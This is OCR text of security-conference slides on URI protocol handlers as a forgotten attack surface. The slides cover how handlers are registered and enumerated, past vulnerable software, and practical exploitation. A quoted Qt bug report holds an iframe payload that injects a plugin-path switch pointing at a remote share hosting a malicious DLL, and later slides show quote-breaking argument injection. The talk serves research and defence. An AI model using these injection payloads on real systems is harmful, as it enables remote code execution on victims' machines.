# BLAZE

INFORMATION SECURITY


BLAZE


contentful


# BERLIN CYBER SECURITY BRIEFING 2019.3

# INTRO

## Julio Cesar Fort

**Director of Professional Services**
at Blaze Information Security


# URI handlers:
# the forgotten attack surface

BLAZE


URI protocol handlers

How do they look like and how to enumerate them

Security considerations

Practical exploitation

Conclusion

BLAZE


# URI protocol handlers

BLAZE

# URI PROTOCOL HANDLERS


- There are roughly two different types: **application and pluggable protocols**
- Application protocols: **enable the application to launch a program, passing the arguments**
- **Supported by most popular operating systems** (Windows, Linux and Mac OS)

# URI PROTOCOL HANDLERS

- Protocol handlers **must be registered in the operating** system **before being called**

**CREATES A BRIDGE:** ONE APPLICATION CAN CALL THE OTHER

- If an app has a locally exploitable issue, **it can be exploited remotely** now

# URI PROTOCOL HANDLERS

**Browser**
(or other application)

*bittorrent://*
**arguments**

**Operating system**

*bittorrent://***arguments**
**maps to BitTorrent.exe**

**Application**

**Spawns the appropriate BitTorrent application "***bittorrent://***arguments"**

Browser
(or other application)
calls the
protocol handler


OS maps the protocol
handler to the
appropriate application
and executes
that application

The application receives
the args passed from
the OS and uses those
args in execution


How do they look like
and how to enumerate them


BLAZE

# THIS IS HOW THEY USUALLY LOOK IN THE REGISTRY



# FROM THE BROWSER irc://irc.efnet.org




mIRC
mIRC
File View Favorites Tools Commands Window Help
WebChat
WebChat
Status: not connected (WebChat, irc.webchat.org:7000)
Link Request
mIRC is set to connect to:
irc.webchat.org:7000
mIRC has been asked to connect to:
irc.efnet.org:6667
Do you want to:
Change to the new server
Open a new connection
OK
Cancel

# URI PROTOCOL HANDLERS:
## HOW TO FIND THEM: WINDOWS

### REGISTERED HANDLER:

- *HKEY_CLASSES_ROOT\Name_of_the_software*
- **Interesting values:** URL Protocol and default

### COMMAND TO BE SPAWNED

- *HKEY_CLASSES_ROOT\Name_of_the_software\shell\open\command*

# URI PROTOCOL HANDLERS:
## HOW TO FIND THEM: LINUX (UBUNTU)

### COMMAND LINE PARAMETER

- *$ cd /usr/share/applications*
  *$ grep –l 'x-scheme-handler' *.desktop | xargs grep 'Exec.*\%'*


# URI protocol handlers: how to find them

**DEMO**

BLAZE

# Security considerations

BLAZE

# URI PROTOCOL HANDLERS:
## SECURITY CONSIDERATIONS

- **Issues** around protocol handlers **aren't new at all**
- **Untrusted data** passed into *ShellExecute()* **needs proper sanitization**
- **Microsoft gives an explicit heads up** about security issues on the MSDN page: *"Registering an Application to a URI Scheme"*


# URI PROTOCOL HANDLERS:
## INTERESTING THINGS TO OBSERVE

### HOW THE APPLICATION INTERACTS WITH:


- *Filesystem (file deletion, creation, modification)*
- *Arguments*
- *Network connections*

### INTERESTING COMMAND LINE SWITCHES

- *Arguments and options that can trigger potentially insecure behavior*


PROPERLY REGISTERED HANDLERS
Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\skype\shell\open\command
skype
shell
open
command
Name
Type
Data
(Default)
REG_SZ
"C:\Program Files (x86)\Microsoft\Skype for Desktop\Skype.exe" -- "%1"

# **INCORRECTLY** REGISTERED HANDLERS




INCORRECTLY REGISTERED HANDLERS - mIRC v7.54
Registry Editor
File Edit View Favorites Help
mIRCURL
DefaultIcon
shell
open
command
Name
Type
Data
(Default)
REG_SZ
"C:\Program Files (x86)\mIRC\mirc.exe" %1

# PREVIOUS RESEARCH

- Nate McFeters, Billy Rios and Rob Carter ("**URI Use and Abuse**", Black Hat 2007)
- **Thor Larholm's** early findings
- **redrain** ("Attack Surface Extended by URL Schemes", HITB 2017)
- More recently, **ZDI** and **ZeroPwn** blog posts


# PREVIOUS (RECENT) RESEARCH


- Vulnerability affecting Electron apps **(CVE-2018-1000006)**
- **Qt-based apps**

# QT-BASED APPS

## QT APPS HAVE INTERESTING COMMAND LINE SWITCHES, AMONG THEM:

- *-platformpluginpath*
- *-qmljsdebugger*
- *-qwindowtitle*
- *-remote-debugging-port* (for **QtWebEngine**)


QT-BASED APPS: QTBUG-75882
Qt / QTBUG-75882
commandline - platformpluginpath may cause serious Problem
Details
Type: Bug
Priority: P2: Important
Affects Version/s: 5.11
Component/s: Core: Plugins
Labels: Reported via standard support
Environment: Windows
Platform/s: Windows
Status: CLOSED
Resolution: Invalid
Fix Version/s: None
Description
The Qt5 application, depending on certain metadata, will automatically execute those plugins pointed by platformpluginpath as soon as they are loaded in memory.
For example,
myTest.exe -platformpluginpath C:/Path-of-library/specific
will load and execute all DLLs in the C:/Path-of-library/specific/imageformats directory.
<iframe src='myTest;?" - platformpluginpath \\192.162.x.y\share "'>
Now this remote "share" contains an "imageformats" directory that holds a "malicious.dll" file. Now since Qt Load plugins based on the metadata so dll name does not matter.


QT-BASED APPS
Thiago Macieira added a comment - 17 May '19 2:39 PM
Not our bug. We discussed with the blog authors before they published and agreed it's not a Qt bug, but a bug of whatever tool is executing the Qt binary with unsanitised parameters. If you can simply launch executables like that, your problem is much bigger.

# VULNERABLE SOFTWARE OF THE PAST

- **Communicators** (mIRC, KvIRC, ICQ, Line, Skype, Slack, WebEx)
- **Cryptocurrency software** (Exodus wallet)
- **Browsers** (Internet Explorer + Safari blended threat, Firefox, etc.)
- **Antivirus** (Malwarebytes)
- **Miscellaneous** (WinSCP, Github Desktop, EA Origin)
- ...and **many more**

# Practical exploitation

BLAZE

# PRACTICAL EXPLOITATION

- **Example:** *URL handler 'test'*

- **How it is registered:** *C:\path\to\executable.exe "%1"*

# PRACTICAL EXPLOITATION

**BROWSER CALLING THE HANDLER:**

- *test://command --parameter=argument*

**WHAT WILL BE SPAWNED:**

- *C:\path\to\executable.exe "test://command --parameter=argument"*

# PRACTICAL EXPLOITATION

## WHAT IF WE BREAK THE DOUBLE QUOTES?

- *test://command" --parameter=argument "*

## WHAT WILL BE SPAWNED:

- *C:\path\to\executable.exe "test://command" --parameter=argument ""*

# HOW MODERN BROWSERS BEHAVE


## CHROME

